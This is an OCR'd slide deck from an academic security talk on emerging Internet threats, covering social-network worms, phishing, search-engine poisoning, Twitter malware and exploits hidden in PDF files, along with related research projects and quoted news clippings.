Managing Threats and Vulnerabilities in the Future Internet

Evangelos Markatos
FORTH-ICS

RoadMap of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What have we done?
  - FORWARD: study emerging threats
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet


RoadMap

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What have we done?
  - FORWARD: study emerging threats
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

New attack pathways

- Hackers use new ways to attack
  - Social Networks (e.g. Facebook users)
  - Twitter
  - Search Engines (e.g. Google users)
  - Corrupt ordinary data files (e.g. PDF)

Do you trust your “friends” on social networking sites?




Koobface worm to users: Be my Facebook friend

New variant steals log-in credentials for Facebook, MySpace, other social networking sites

By Gregg Keizer
March 2, 2009 12:00 PM ET

Computerworld - A worm that hit Facebook last December has resurfaced, a security researcher said today, and is now hijacking user accounts -- not only for that social networking service, but also for MySpace, Friendster, LiveJournal and others.

The Koobface worm is again making the rounds on Facebook, said Jamz



Hackers launch Facebook phishing attack

Perpetrators broke into some member accounts and sent messages to friends urging them to click on fake Web sites.

May 14, 2009: 7:16 PM ET

BOSTON (Reuters) -- Hackers launched an attack on Facebook's 200 million users Thursday, successfully gathering passwords from some of them in the latest campaign to prey on members of the popular social networking site.


Facebook spokesman Barry Schnitt said Thursday that the site was in the process of cleaning up damage from the

Quick Vote

Do you think the changes being made at Chrysler and General Motors will save the companies?


○ Yes, both of them
○ Only GM
○ Only Chrysler
○ Neither

Are you really getting what you Googled for?



Haiti earthquake donate
(January 13, 2010, 7:45 pm) **HAITI EARTHQUAKE DONATE**: And **haiti earthquake donate** from the embroiled regina and unsportsmanlike of the ulva□ saw, **...**
[redacted]1.70/.../phpmyvisites.php/?jcv=**haiti+earthquake+donate**

Haiti Earthquake Donation
13 Jan 2010 **...** Tags : **haiti** death toll, **haiti donation**, **Haiti earthquake**, **haiti** . One of the most publicized ways to **donate** to **Haiti earthquake** relief . **...**
[redacted]hania.net/?q=**haiti-earthquake-donation**



April Fools Blackhat SEO Campaign

Posted on 04/1/10 by Sean-Paul Correll

(1) Comment

Search for the perfect way to prank your friends for April Fools Day today and you just might land face first into cyber criminals laps. A Blackhat SEO campaign is currently underway and heavily targeting April Fools Day.

Malicious search results:


1. **April Fools**
Mar 31, 2010 **...** This April 1st, the day the 2010 Census forms are officially due, the laughing you hear all around is the sound of an Obama **April Fools** Day **...**
[redacted] - 19 hours ago - Cached

2. **April Fools** Day Recipes
Mar 27, 2010 **...** A fun menu for 6 with wacky **April Fool's** recipes By The Canadian Living Test . **April Fool's** Day recipe: Pineapple Fish Sticks. **...**
[redacted] - Cached

3. **April Fools** Jokes For Kids
Mar 31, 2010 **...** What kind of pranks should you do for **April Fools** Day? What are good **april fools** day pranks for elementary school kids? **...**
[redacted] - 19 hours ago - Cached

Source: PANDA SECURITY

Can birds twit malware?



Twitter message could be cyber criminal at work

June 22, 2009 -- Updated 2036 GMT (0436 HKT)

STORY HIGHLIGHTS

- Some officials say cyber crime has eclipsed drug trade as a money maker
- Latest ploy is planting malicious software in intriguing Twitter topics
- Some companies give in to extortion and remain silent, officials say
- Skimmed credit card numbers can be found for sale on Web sites

Next Article in Technology »

By Kevin Voigt
CNN


(CNN) -- Cyber criminals are setting snares that move at the speed of news.

Panda Security, a Spain-based antivirus maker, has been monitoring an onslaught of links with malicious software, or "malware," on Twitter that tag

Most Popular on CNN

STORIES

Exploits do not come only in .exe files



- Hackers use ordinary documents (e.g. PDF, WORD) to deliver exploits

Source: F-Secure

RoadMap


- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - *The impact of cyberattacks is getting larger*
- What have we done?
  - FORWARD: study emerging threats
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

What is the impact of attacks?

"… potential (cyber)attacks against network infrastructures may have widespread and devastating consequences on our daily life: no more electricity or water at home, *rail and plane accidents, hospitals out of service"*

Viviane Reding

Government: The Parliament under attack


Telegraph.co.uk
SEARCH
ENHANCED BY Google
Home | News | Election 2010 | Sport | Finance | Lifestyle | Comment | Travel | Culture | Fashion | Jobs | Dating | Subscriber | Offers
Technology | Motoring | Health | Property | Gardening | Food and Drink | Family | Outdoors | Active | Relationships | Expat
Technology News | Reviews | Topics | Advice | Video Games | Blogs | Video | Technology Debate2010
HOME > TECHNOLOGY > MICROSOFT
Share
Digg submit
0 tweet
Email | Print
